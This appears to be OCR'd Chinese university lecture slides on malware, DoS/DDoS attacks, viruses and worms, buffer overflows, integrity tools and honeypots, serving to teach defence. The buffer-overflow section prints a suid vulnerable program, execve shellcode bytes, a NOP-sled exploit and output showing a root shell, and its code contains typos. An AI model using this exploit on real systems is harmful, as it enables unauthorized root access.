
第9章　恶意软件及网络安全工具



9.1　计算机病毒概述
9.2　病毒防范与检测
9.3　数据完整性检查工具
9.4　虚拟机软件与蜜罐系统

9.1 计算机病毒概述

攻击分类

- “攻击”是指利用系统中存在的弱点而实现的一种威胁。

攻击可以分为3类：

- 拒绝服务 消耗资源 系统崩溃
- 泄漏内部信息 非法访问
- 破坏数据完整性 病毒删除文件

Microsoft 分类

Microsoft 采用一种更加明细的分类方法，称为STRIDE模型，包括：

- 伪装用户身份 — 严格身份验证，保密信息（口令）使用安全的存储方法
- 篡改数据（破坏数据完整性）— 严格的访问控制机制，数字签名，传输协议
- 否认（系统无法跟踪）— 安全日志，数字签名和时戳
- 泄漏内部信息 — 严格的访问机制，文件操作限制，加密传输协议，安全的存储方法
- 拒绝服务 — 调整带宽、资源，服务质量（QoS），包过滤，打补丁，
- 提高优先权（系统访问权，root权限）— 安全缓存管理，防止缓冲区溢出

服务拒绝（Denial-of-Service DoS）

- DoS是一种广泛存在的系统攻击，其特点是使目标主机停止网络服务，而不是获取主机的控制权。
- DoS攻击常常在没有获得主机的任何帐号就可以进行，只有连在网络上的主机就有可能被攻击。
- 消耗资源，系统崩溃：
  - web服务器允许的最多请求数
  - 系统磁盘空间
  - 网络带宽
  - 进程内存空间
  - CPU处理能力、处理队列

著名的DoS攻击

- LAND
- 目的IP和源IP一样，端口一样
- 建原始数据包，IP头，TCP头中IP地址，端口地址一样，发往目的主机，使之打开一个原始套接字，无法正常处理，造成系统崩溃
- 解决方法：打补丁，路由器、防火墙检查进来的数据包

著名的DoS攻击

- OOB攻击
- 利用Windows95/NT下的NETBIOS网络协议对带外数据处理（OOB，out of band）的漏洞，将一个包以OOB的方式，发送到某个端口上（通常是139, 138, 137, 113），就可能使系统突然死机。

著名的DoS攻击

- SYN Flood synflood.c
- Denial of service as the target system exceeds its maximum number of half-open/queued connections

- ICMP Flood pingflood.c
- Denial of service via network bandwidth overutilization

- UDP Flood udpflood.tgz
- Denial of service as the target system receives more traffic than it is capable of handling at one time.

著名的DoS攻击


- smurf攻击
  - 广播信息可以发送到整个网络中的机器；
  - 主机收到ICMP echo请求包时，会自动回应ICMP应答包；
  - smurf攻击使用被攻击者的IP地址，伪造ICMP echo广播包，发送给成百上千台计算机；
  - 然后这些计算机都会按照包里提到的源地址，即被攻击者的IP地址回送ICMP回应；
  - 被攻击者主机或网络资源耗尽

著名的DoS攻击

- Teardrop
- IP fragment attack will lock up the target
- Teardrop was an early DoS attack that spawned several variants. This set the stage for many new DoS attacks and approaches to DoS tool creation.

著名的DoS攻击


- teardrop攻击
- 正常IP包
- teardrop包




- 较早的Linux版本由于计算时没有检查这种错误情况，得到的第二个分段长度小于0，使用memcpy函数时将数据拷贝到内核中。
- 防范：过滤ICMP PING UDP通信，过滤可疑的IP地址（防火墙），丢弃延时设置打补丁

分布式拒绝服务攻击
（Distributed Denial-of-Service Attacks DDoS）

- 利用漏洞，进入大量计算机
- 安装专门的**DdoS**软件，客户端
- 发送命令给**DdoS**软件服务端，对目标机发起攻击





分布式拒绝服务攻击

Trinoo (Trin00)

- **Build Operating System: Unix**
- **Target Operating System: Unix**
- **UDP attack**
- **Impact: Denial of service until the attack is stopped**

分布式拒绝服务攻击

Tribe Flood Network (TFN) and TFN2k

- **Build Operating System: Unix**
- **Target Operating System: Unix, Windows NT/2000**
- **Impact: Denial of service until the attack is stopped.**
- **TFN的监控程序通过和其他主机上的TFN客户端的通讯（使用ICMP_ECHOREPLY包），同时对目标主机进行ICMP、SYNflood等各种攻击， 2000年2月7日，yahoo!被TFN攻击**

Stacheldraht 德文，带刺铁丝网

- **TFN ＋ Trinoo** 通信加密
- **Impact: Denial of service until the attack is stopped.**

分布式拒绝服务攻击

Fix:

- **Patch systems to prevent compromise,**
- **monitor UDP traffic for Trinoo fingerprints, disallow unnecessary TCP, UDP, and ICMP network traffic**
- **run DDoS scanner tools such as RID available at http://packetstormsecurity.com/distributed/) to detect the presence of the program on your network. Blocking UDP traffic on high-numbered ports might stop the problem, but might also cause other network applications not to work.**

病毒和蠕虫

- 多种定义方式
  - 计算机病毒是一个指令序列，它能够把自身的拷贝插入到其他宿主程序中；
  - 计算机病毒是隐藏在计算机系统的数据资源中，利用系统数据资源进行繁殖并生存，并能影响计算机系统正常运行的并通过系统数据共享进行传染的程序。
  - 我国《中华人民共和国计算机信息系统安全保护条例》第二十八条：“计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。”


各种恶意代码的融合趋势

- 计算机网络的普及，文件共享
- 电子邮件应用
- 黑客攻击的手段
- 社会工程（**social engineering)**
- **Code Red** 和 **Nimda**
- 冲击波 **Blaster**
- 振荡波 **Sasser**

计算机病毒的主要特点

- 是一段可执行的程序(code)
- 广泛的传染性（Mobile)
  - 自我复制，通过多种渠道传播
- 危害性(Malicious)
  - 破坏数据的完整性和可用性
  - 破坏数据的保密性
  - 系统和资源的可用性。
- 隐蔽性和潜伏性
  - 感染后不一定立刻发作；
  - 依附于其他文件、程序、介质，不被发现
- 可触发性
  - 触发条件：日期、时间、文件类型

计算机病毒的结构



计算机病毒的分类

- 按攻击平台分类：**DOS,Win32，MAC，Unix**
- 按危害分类：良性、恶性
- 按代码形式：源码、中间代码、目标码
- 按宿主分类：
  - 引导型
    - 主引导区
    - 操作系统引导区
  - 文件型
    - 操作系统
    - 应用程序
    - 宏病毒


举例—小球病毒（Bouncing Ball)

- 在磁盘上的存储位置

000号扇区

001号扇区

第一个空簇



感染后的系统启动过程

启动

将病毒程序的第一部分送入内存高端

将第二部分装入内存，与第一部分拼接在一起

读入真正的Boot 区代码，送到0000:TC00处


修改INT 13 中断向量，指向病毒

转移到 0000:7C00处，开始真正的系统引导

宏病毒（Macro Virus）

- 历史：
  - **1980年，Dr. Fredrick Cohen and Ralf Burger论文**
  - **1994年，Microsoft Word 第一例宏病毒**
  - **Word, Excel, Access, PowerPoint, Project, Lotus AmiPro, Visio, Lotus 1-2-3, AutoCAD, Corel Draw.**
  - 使用数据文件进行传播，使得反病毒软件不再只关注可执行文件和引导区
  - **DOE ViRT 统计，85％的病毒感染归因于宏病毒**
  - 易于编写，只需要一两天的时间，**10－15**行代码
  - 大量的用户：**90 Million MS Office Users**
  - 人们通常不交换程序，而交换数据

宏病毒工作机理


激活autoopen宏
写入
有毒文件.doc
Normal.dot
启动
无毒文件.doc
Normal.dot
激活病毒

注意事项

- **Macro** 可以存在模板里，也可以存在文档里
- **RTF**文件也可以包含宏病毒
- 通过**IE** 浏览器可以直接打开，而不提示下载

蠕虫（Worm）

- 一个独立的计算机程序，不需要宿主
- 自我复制，自主传播（Mobile）
- 占用系统或网络资源、破坏其他程序
- 不伪装成其他程序，靠自主传播
  - 利用系统漏洞；
  - 利用电子邮件（无需用户参与）

莫里斯蠕虫事件

- 发生于**1988**年，当时导致大约**6000**台机器瘫痪
- 主要的攻击方法
  - **Rsh，rexec**：用户的缺省认证
  - **Sendmail** 的**debug**模式
  - **Fingerd**的缓冲区溢出
  - 口令猜测

Nimda 简介

- 影响系统：**MS win9x, wind2k, win XP**
- 传播途径：
  - **Email**、文件共享、页面浏览**IE**、
  - **MS IIS**目录遍历、**Code Red** 后门
- 影响
  - 群发电子邮件，付病毒
  - 扫描共享文件夹，
  - 扫描有漏洞的**IIS,** 修改网页
  - 扫描有**Code Red**后门的**IIS Server**

“振荡波”病毒(Sasser)

- “振荡波”病毒会在网络上自动搜索系统有漏洞的电脑，并直接引导这些电脑下载病毒文件并执行，因此整个传播和发作过程不需要人为干预。
- 该病毒会使“安全认证子系统”进程**LSASS.exe**崩溃，出现系统反复重启的现象，并且使跟安全认证有关的程序出现严重运行错误。

9.2 病毒防范与检测

病毒检测原理

- 特征匹配和完整性检查（校验和）
  - 例如，在香港病毒:**1F 58 EA 1A AF 00 F0 9C:**
    - **POP AX**
    - **JMP F000：AF1A**
    - **PUSHF**
- 行为监控
  - 对中断向量表的修改
  - 对引导记录的修改
  - 对**.exe, .com**文件的写操作
  - 驻留内存
- 软件模拟，行为陷井

防范与检测

- 数据备份
- 不要用移动介质启动（设置CMOS选项）
- 设置CMOS的引导记录保护选项
- 安装补丁，并及时更新
- 安装防病毒软件，及时更新病毒定义码
- 限制文件共享
- 不轻易打开电子邮件的附件
- 没有病毒处理前不要使用其他移动介质
- 不要运行不可信的程序
- 移动介质写保护

杀毒软件的选用

- 功能
  - 病毒特征码的数量与更新的速度
  - 检测能力
    - 查全率,误报率
  - 清除能力
  - 实时防范与保护能力
- 性能
- 算法与软件结构
- 升级速度

缓冲区溢出

- 攻击原理

1）函数调用与堆栈

```
int main(int argc, char **argv)
{
      char buf[80];
      strcpy(buf, argv[1]);
}
```


1.调用函数之前

2.调用main()，将参数argc,argv，EIP压栈

3.寄存器压栈，分配局部变量buf的缓冲

4.读入buf数据

5.退出，返回EIP所指地址




缓冲区溢出

2）利用堆栈溢出运行shell

- 由于**gets，strcpy**等函数没有对数组越界加以判断和控制，在上面程序中，读入的**argv**如果超过局部变量**buf**的声明大小**80**时，堆栈中保存的寄存器的值甚至返回地址**EIP**就会被覆盖。
- 下面是**strcpy**命令的**manual**中对这个**bug**的说明：

```
$man strcpy
…
BUGS
      If the destination string of a strcpy() is not large enough
      (that is, if the programmer  was  stupid/lazy,  and
      failed  to  check  the  size before copying) then anything
      might happen.  Overflowing fixed length strings is a
      favourite cracker technique.

…
```



缓冲区溢出


- 将前面的程序编译为**vulnerable**，并设置**suid**位。他就成了一个具有缓冲区溢出漏洞的程序。
- **$ls –l vulnerable**
- **-rwsr-xr-x 1 root root 13658 11月 21 17:57 vulnerable**

在缓冲区中写入执行后可以运行shell的二进制机器码shellcode；

其他位随意设置；

EIP位设为shellcode的起点。

函数退出的时候，就会返回EIP’作为返回地址，然后继续执行shellcode，shellcode打开了一个shell，由于程序设置了suid位，所以打开的shell就是root shell，系统的root权限就得到了。



缓冲区溢出

- 如何编写**shellcode**？


```
#include <stdio.h>
void  main (){
    char *name[2];
    name[0]="/bin/sh";
    name[1]=NULL;
    execve(name[0] , name, NULL);
    exit(0);
}
```

把以上程序反汇编， gcc, gdb

```
Char  shellcode [ ]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

缓冲区溢出

- 如何把**EIP** 的值设为**shellcode** 的起点？
  - **Strcpy(buff, shellcode, 0)**
- 设将要复制到**buff** 中的字符串为**SS…SSS00…000A00..00**
  - **S** 为**shellcode,**
  - **A** 为**shellcode** 在内存中的地址
- 为提高命中率，将字符串调整为
  - **NN…NSSS…SSSSAAAA…AA**
- 手工调整地址



```
#define OFFSET 0
#define RET_POSITION 1024      RANGE 20
unsigned char get_sp(void) { _asm_ ("mov %esp, %eax"); }
main(int argc ,char argv**){
    char buff [RET_POSITION+RANGE+1], *ptr;
    long addr;
    unsigned long sp;
    int offset=OFFSET, bsize=RET_POSITION+RANGE+ALIGN+1;
    int i ;
    if(argc>1) offset=atoi(argv[1]);       /*猜测入口的参数*/
    sp=get_sp();                           /* 获得堆栈起始地址 */
    addr=sp-offset;                        /*计算shellcode 的实际地址*/
    for(i=0;i<bsize; i+=4)   * ((long *)& buff[i]))=addr;     /* addr 相当于A */
    for( i=I;i<bsize-RANGE*2 –strlen(shellcode)-1 ; i++)  buff[i]=NOP;
                              /*在缓冲区前面放NOP指令*/
    ptr=buff+bsize-RANGE*2 –strlen(shellcode) -1;
  for(i=0; i<strlen(shellcode) ; i++)  *(ptr++) =shellcode [i];
                                                /* 缓冲区中放shellcode*/
    buff[bsize-1]='\0';              /*现在缓冲区里的内容是NNSSSSAAAA0*/
    printf( "Jump to 0x% 08x\n", addr);
    execl(" ./vulnerable1", "vulnerable1", buff, 0) ;
}
```

缓冲区溢出

- 输出结果：
- **$./exploit**　　如果不加参数，
- **Jump to 0xbfffec64**

结果**eip**被修改，
跳转到非法区域

- **Segmentation fault**
- **$./exploit 500**

参数**500** 就是对返回
之前**esp**的猜测值

- **Jump to 0xbfffea70**　　跳转成功！
- **#whoami**
- **root**　　得到**root**权限了！
- **#**

缓冲区溢出

- Windows下常常利用IIS的缓冲区溢出漏洞，使用同样的原理，构造一个超长的http请求，有漏洞的IIS不对其长度进行判断，而直接把全部字符送给相应的dll程序。攻击者通过覆盖EIP，重定向到自己的shellcode中去，从而执行任意命令。

预防措施

- 缓冲区溢出是代码中固有的漏洞，除了在开发阶段要注意编写正确的代码之外，对于用户而言，一般的防范措施为
  1、关闭端口或服务。管理员应该知道自己的系统上安装了什么，并且哪些服务正在运行
  2、安装软件厂商的补丁,漏洞一公布，大的厂商就会及时提供补丁
  3、在防火墙上过滤特殊的流量,无法阻止内部人员的溢出攻击
  4、自己检查关键的服务程序，看看是否有可怕的漏洞
  5、以所需要的最小权限运行软件

防范方法

- 缓冲区溢出攻击占了远程网络攻击的绝大多数，使得匿名用户有机会获得一台主机的部分或全部的控制权。

- 保护

  这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。

- 完整性检查

  在程序指针失效前进行完整性检查。虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

防范方法

- 非执行的缓冲区

  数据段地址空间不可执行，这种技术被称为非执行的缓冲区技术。在早期的**Unix**系统设计中，只允许程序代码在代码段中执行。但是**Unix**和**MS Windows**系统由于要实现更好的性能和功能，往往在数据段中动态地放入可执行的代码，这也是缓冲区溢出的根源。为了保持程序的兼容性，不可能使得所有程序的数据段不可执行。

  因为几乎没有任何合法的程序会在堆栈中存放代码，设定堆栈数据段不可执行，几乎不产生任何兼容性问题。**Linux**和**Solaris**都发布了有关这方面的内核补丁。**Linux**中的两个特例，这时可执行的代码必须被放入堆栈中：

  - 信号传递

    Linux通过向进程堆栈释放代码然后引发中断来执行在堆栈中的代码来实现向进程发送**Unix**信号。非执行缓冲区的补丁在发送信号的时候是允许缓冲区可执行的。
  - **GCC**的在线重用

    研究发现**gcc**在堆栈区里放置了可执行的代码作为在线重用之用。
- 编写安全的代码
  - 最简单的方法就是用**grep**来搜索源代码中容易产生漏洞的库的调用
  - 高级的查错工具

DEP -数据执行保护

- 数据执行保护**DEP Data Execution Prevention** 可帮助保护您的计算机免受病毒和其他安全威胁的破坏。默认情况下，**DEP** 只针对基本 **Windows** 操作系统程序和服务启用。

- 与防火墙或防病毒程序不同，**DEP** 无法帮助防止有害的程序安装在计算机中，而是对您的程序进行监视，确定它们是否能够安全地使用系统内存。要执行监视操作，**DEP** 软件既可以独立运行，也可以与兼容微处理器协作，将某些内存位置标记为“不可执行”。如果程序尝试从受保护的内存位置运行代码（无论是否为恶意代码），**DEP** 均将关闭程序并向您发送通知。

- **DEP** 可以利用软件和硬件支持。要使用 **DEP**，您的计算机必须运行 **Microsoft Windows XP Service Pack 2 (SP2)** 或更高版本，或者 **Windows Server 2003 Service Pack 1** 或更高版本。

9.3 数据完整性检查工具

数据库

- 数据完整性约束是一组完整性规则的集合。它定义了数据模型必须遵守的语义约束，也规定了根据数据模型所构建的数据库中数据内部及其数据相互间联系所必须满足的语义约束。
- 完整性约束是数据库系统必须遵守的约束，他限定了根据数据模型所构建的数据库的状态以及状态变化，以便维护数据库中数据的正确性、有效性和相容性。

数据安全基本要点

- 保密性（**secrecy**），又称机密性（**Confidentiality**），是指个人或团体的信息不为其他不应获得者获得。
- 数据完整性（**Integrity**）是信息安全的三个基本要点之一，指在传输、存储信息或数据的过程中，确保信息或数据不被未授权的篡改或在篡改后能够被迅速发现。
- 数据可用性（**Availability**）是一种以使用者为中心的设计概念，易用性设计的重点在于让产品的设计能够符合使用者的习惯与需求。

威胁数据安全的因素

- 存储介质损坏
- 人为错误：误删文件，或修改参数等
- 入侵者破坏，窃取
- 病毒
- 自然灾害
- 电磁干扰等

应对方法：备份

文件完整性检查工具

- 文件完整性-记录其属性和内容校验值，可对修改过的文件进行完整性审计，报告出修改的日期和内容，同时提供完整性还原操作。
- 账户、服务、注册表（仅Windows）等，实现细粒度数据完整性保护。
- 易损数字水印技术
- **Tripwire – Unix/Linux文件系统完整性检查**
- **Sentinel - Windows文件完整性检查工具**
- **Windows自带系统文件检查器工具 (SFC.exe)**
- **MD5等工具**

9.4 虚拟机软件与蜜罐系统

- 虚拟机软件可以在计算机平台和终端用户之间建立一种环境，而终端用户则是基于这个软件所建立的环境来操作软件。在计算机科学中，虚拟机是指可以像真实机器一样运行程序的计算机的软件实现。
- 常用虚拟机软件
  - **VirtualBox**
  - **VMware** 系列
  - **Virtual PC** （**Microsoft**）
  - **Xen** 是一个开放源代码虚拟机监视器，剑桥大学。
  - **KVM - Kernel-based Virtual Machine**开源的系统虚拟化模块，自**Linux 2.6.20**之后集成在**Linux**的各个主要发行版本中。

VMware Workstation

- http://www.vmware.com/cn/products/player/compare.html

UNITY 特性

- VMware Workstation 12 discards unity support for Linux

蜜罐系统

- 蜜罐与入侵检测系统有着紧密的联系。要完善一个入侵检测系统，需要不断了解黑客，了解黑客的动向、新的攻击方式和手段。蜜罐提供了一个丰富的认识黑客攻击手段的信息源。
- 只有蜜罐表现得像一个正常的工作系统，黑客才会对其进行攻击；只有蜜罐表现得逼真，黑客才会在蜜罐上停留较长的时间，才会暴露出更多的信息。初期的蜜罐系统采用伪造服务技术，模仿正常服务器软件的一些基本行为吸引黑客攻击，这种方式虽然成本较低，但却很容易被黑客识破，采集不到太多的黑客信息。

什么是蜜罐

- 蜜罐是存在漏洞的，暴露在外网或者内网的一个虚假的机器，具有以下这些特征：

1.其中重要的一点机器是虚假的，攻击者需要花费时间攻破。在这段时间内，系统管理员能够锁定攻击者同时保护真正的机器。

2.能够学习攻击者针对该服务的攻击技巧和利用代码。

3.一些蜜罐能够捕获恶意软件，利用代码等等，能够捕获攻击者的0day，同时可以帮助逆向工程师通过分析捕获的恶意软件来提高自身系统的安全性

4.在内网中部署的蜜罐可以帮助你发现内网中其他机器可能存在的漏洞。

- 蜜罐是把双刃剑，如果不能正确的使用，有可能遭受更多的攻击。

蜜罐分类

- 低交互式：低交互式模拟常规的服务，服务存在漏洞，但是模拟的这些漏洞无法被利用，开发和维护这种类型的蜜罐比较容易。
- 高交互式：高交互式使用的是真实的服务，有助于发现服务存在的新漏洞，同时能够记录所有的攻击，但是，部署困难、维护成本高，一旦服务上存在的漏洞被利用，容易引发新的安全问题。
- 粘性蜜罐(Tarpits)：这种类型的蜜罐，使用新的IP来生成新的虚拟机，模拟存在服务的漏洞，来做诱饵。因此攻击者会花费长时间来攻击，就有足够的时间来处理攻击，同时锁定攻击者。
- 其他类型的蜜罐，比如专门捕获恶意软件的，数据库漏洞利用程序和垃圾邮件等等。当部署两个或者两个以上蜜罐时可以称之为蜜网。

现代密网(MHN)

- **Modern Honey Network**，现代蜜网**MHN**是一个开源软件，用**ThreatStream**（**http://threatstream.github.io/mhn/**）来部署，使用开源蜜罐来收集数据，整理后保存在**Mongodb**中，收集到的信息可以通过**web**接口或者**API**访问。
- **MHN**能够提供多种开源的蜜罐，可以通过**web**接口来添加他们。一个蜜罐的部署过程很简单，只需要粘贴，复制一些命令就可以完成部署，部署完成后，可以通过开源的协议**hpfeeds**来收集信息。
- **MHN**支持以下蜜罐：
  1. **Sort:https://www.snort.org/**
  2. **Suricata:http://suricata-ids.org/**
  3. **Dionaea:http://dionaea.carnivore.it/**，是一个低交互式的蜜罐，能够模拟**MSSQL, SIP, HTTP, FTP, TFTP**等
  4. **Conpot:http://conpot.org/**

现代密网(MHN)

5.Kippo:https://github.com/desaster/kippo，是一个中等交互的蜜罐，能够下载任意文件。

6.Amun:http://amunhoney.sourceforge.net/，是一个低交互式蜜罐，但是已经从2012年之后不在维护了。

7.Glastopf：http://glastopf.org/

8.Wordpot：https://github.com/gbrindisi/wordpot

9.ShockPot：https://github.com/threatstream/shockpot，模拟的CVE-2014-6271，即破壳漏洞

10.p0f：https://github.com/p0f/p0f

http://drops.wooyun.org/papers/5968

https://itandsecuritystuffs.wordpress.com/2015/02/03/honeypot-networks/

信息收集

- 使用下面的网络命令可以收集许多有用的信息
  - **Ping命令**
  - **Tracert / traceroute命令**
  - **nslookup，查找域名 / IP地址**
  - **Telnet、rusers、finger和host命令**

